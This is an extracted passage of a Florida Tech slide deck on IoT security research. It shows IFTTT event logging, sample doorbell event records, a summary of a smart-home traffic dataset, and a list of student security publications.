
**If New motion is detected by Camera: blink-cam-01, then Add row to Activity Log**

79/140



# IFTTT: Trigger Events




FLORIDA TECH

# Companion Apps: Capture Events


```
"March 08, 2021 at 01:57:25PM","nightowl-doorbell-01","event_motion"
"March 08, 2021 at 01:57:26PM","nightowl-doorbell-01","event_ring"
"March 08, 2021 at 05:17:16PM","nightowl-doorbell-01","event_motion"
"March 08, 2021 at 05:17:16PM","nightowl-doorbell-01","event_ring"
"March 08, 2021 at 09:54:49AM","nightowl-doorbell-01","event_motion"
"March 08, 2021 at 10:12:40AM","nightowl-doorbell-01","event_motion"
"March 08, 2021 at 10:13:05AM","nightowl-doorbell-01","event_ring"
"March 08, 2021 at 10:22:12AM","nightowl-doorbell-01","event_motion"
"March 08, 2021 at 10:44:09AM","nightowl-doorbell-01","event_ring"
"March 08, 2021 at 10:44:14AM","nightowl-doorbell-01","event_motion"
```

FLORIDA TECH

# Dataset: Summary


**Data collected from Mar 8 – Mar 15, 2021**
57 unique devices

51.4 million packets
22GB of data

**329,396 TCP Flows**
**139,537 UDP Flows**

**16,686 labeled events**
28 unique labels for different activities

FLORIDA TECH

# Inspiring and Engaging The Next Generation

FLORIDA TECH

# Publications From Our Students

Ahmed Alhazm, Khulud Alawaji, and TJ OConnor. MPO: MQTT-Based Privacy Orchestrator for Smart Home Users. In Computers, Software, and Applications Conference (COMPSAC), Virtual Event, July 2022. IEEE.

TJ OConnor, Carl Mann, Tiffanie Petersen, Isaiah Thomas and Chris Stricklan. Toward an Automatic Exploit Generation Competition for an Undergraduate Binary Reverse Engineering Course. In Innovation and Technology in Computer Science Education (ITiCSE), Dublin, Ireland, July 2022. ACM.

TJ OConnor. Helo darkside: Breaking free from katas and embracing the adversarial mindset in cybersecurity education. In Special Interest Group on Computer Science Education (SIGCSE), Providence, RI, March 2022. ACM

Daniel Campos and TJ OConnor. Towards labeling on-demand IoT traffic. In Cyber Security Experimentation and Test (CSET), Virtual Event, August 2021. USENIX.

TJ OConnor, Dylan Jesse, and Daniel Camps. Through the spyglass: Toward IoT companion app man-in-the-middle attacks. In Cyber Security Experimentation and Test (CSET), Virtual Event, August 2021. USENIX.

TJ OConnor, Chris Stricklan. Teaching a Hands-On Mobile and Wireless Cybersecurity Course. ACM Innovation and Technology in Computer Science Education (ITiCSE). June 2021.

Chris Stricklan, TJ OConnor. Towards Binary Diversified Challenges For A Hands-On Reverse Engineering Course. ACM Innovation and Technology in Computer Science Education (ITiCSE). June 2021.

Blake Janes, Heather Crawford, and TJ OConnor. Never Ending Story: Authentication and Access Control Design Flaws in Shared IoT Devices. IEEE Security and Privacy SafeThings Workshop. May, 2020.

FLORIDA TECH

# research.fit.edu/iot
# research.fit.edu/cyber

tjoconnor.org
toconnor@fit.edu

FLORIDA TECH

FLORIDA TECH

# Thank you.